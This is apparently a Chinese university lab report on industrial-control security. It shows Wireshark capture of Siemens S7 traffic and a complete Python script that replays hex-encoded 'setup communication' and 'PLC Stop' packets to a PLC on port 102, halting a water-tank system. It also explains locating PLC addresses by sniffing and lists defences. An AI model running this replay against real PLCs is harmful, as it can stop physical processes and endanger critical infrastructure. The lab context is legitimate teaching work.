
1. 连接设备与电脑，配置相关网络设施，使用ping指令检查连接情况



1. 使用西门子STEP-7软件连接工控实验箱，并且发出运行和停止的指令




1. 同时使用wireshark等抓包软件对STEP-7发出的数据包进行抓取



1. 找到对应的关键响应，并将响应的payload段的十六进制序列记录下来

抓取记录响应请求的“PI-Service”数据包：



抓取建立通信的数据包“Setup communication”



抓取发出停止指令的数据“PLC Stop”



1. 利用抓取的数据包内容进行socket网络编程，运行程序，发动攻击

import binascii  
import socket  
import time  
  
# 创建TCP套接字  
client\_socket = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  
  
# 目标地址和端口  
aimAddress = ('192.168.1.3', 102)  
  
try:  
 # 连接到目标  
 client\_socket.connect(aimAddress)  
 client\_socket.settimeout(1) # 设置超时时间为1秒  
  
 # 数据报文  
 PIserve = '0300001611e00000000900c1020101c2020101c0010a'  
  
 setup = '0300001902f08032010000ccc100080000f0000001000103c0'  
  
 stop = '0300002102f0803201000000770010000029000000000009505f50524f4752414d'  
  
 # 发送第一个数据包  
 client\_socket.send(binascii.unhexlify(PIserve))  
 time.sleep(1)  
 print("已发送piserve数据包")  
  
 # 发送第二个数据包  
 client\_socket.send(binascii.unhexlify(setup))  
 time.sleep(1)  
 print("已发送setup数据包")  
  
 # 发送第三个数据包  
 client\_socket.send(binascii.unhexlify(stop))  
 time.sleep(1)  
 print("已发送stop数据包")  
  
except socket.error as e:  
 print(f"套接字错误: {e}")  
  
finally:  
 client\_socket.close()  
 print("连接已关闭")

1. 储水器系统停止工作

(课上已经老师检查)

5.（可选）登陆审计系统，了解审计系统检测攻击的原理与实现，思考如何攻击能绕过审计？

## 四、回答问题

**1）攻击者如何获得操控PLC有关指令的数据包及其格式？**

1. 开始捕获：选中要监听的网络接口，Wireshark将开始捕获该接口上的网络流量。
2. 过滤数据包：在Wireshark上设置过滤条件，以仅捕获与PLC相关的数据包。
3. 分析数据包：捕获结束后，可以查看捕获到的数据包列表。双击每个数据包以查看其详细信息，包括源地址、目标地址、协议、数据内容等。
4. 分析协议和格式：通过查看Wireshark中捕获到的数据包，分析通信的协议和格式Wireshark通常会根据协议解析数据包，显示其结构和字段

**2）假设攻击者已接入目标网络且不知道目标PLC地址，如何获得目标PLC的IP地址来发送相关指令？**

答：可以通过观察wireshark中目标网络中的数据包流量，包括不限于数据包的源地址和目标地址以及数据包的具体内容，分析并识别目标PLC可能的IP地址。

**3）编程发送网络数据时有哪些需要注意的地方？**

为了保证我们发送的三个数据包的顺序正确，我们需要在发送每个数据包后面增加一个sleep延迟，保证能收到返回信息后才发送下一次指令，以此确保攻击正确进行。

**4）（可选）攻击者如何能不被审计系统发现？**

**5）讨论如何解决本实验中的“指令攻击”？**

1. 网络监控：部署网络监控和入侵检测系统来监视网络流量，及时检测和应对可疑活动。
2. 安全协议：使用安全的通信协议，如加密通信，以确保指令在传输过程中不容易被窃取或篡改。
3. 漏洞扫描和渗透测试：定期进行漏洞扫描和渗透测试，以发现和纠正潜在的安全问题。
4. 事件响应计划：建立有效的事件响应计划，以在发生攻击时快速采取措施，减少损害。
5. 增加严格的身份认证，阻止外部轻易地获取相关重要数据包等等。

## 五、收获感悟

通过本次实验，复习了在计网和网技中学到的wireshark抓包技能，并且进一步熟练了关于socket编程的能力，对于通信协议有了更加深入的了解。

同时也知道了缺乏加密与认证的危害。对物联网安全的内容了解更加深刻，希望在后面的课程中有更深入的学习。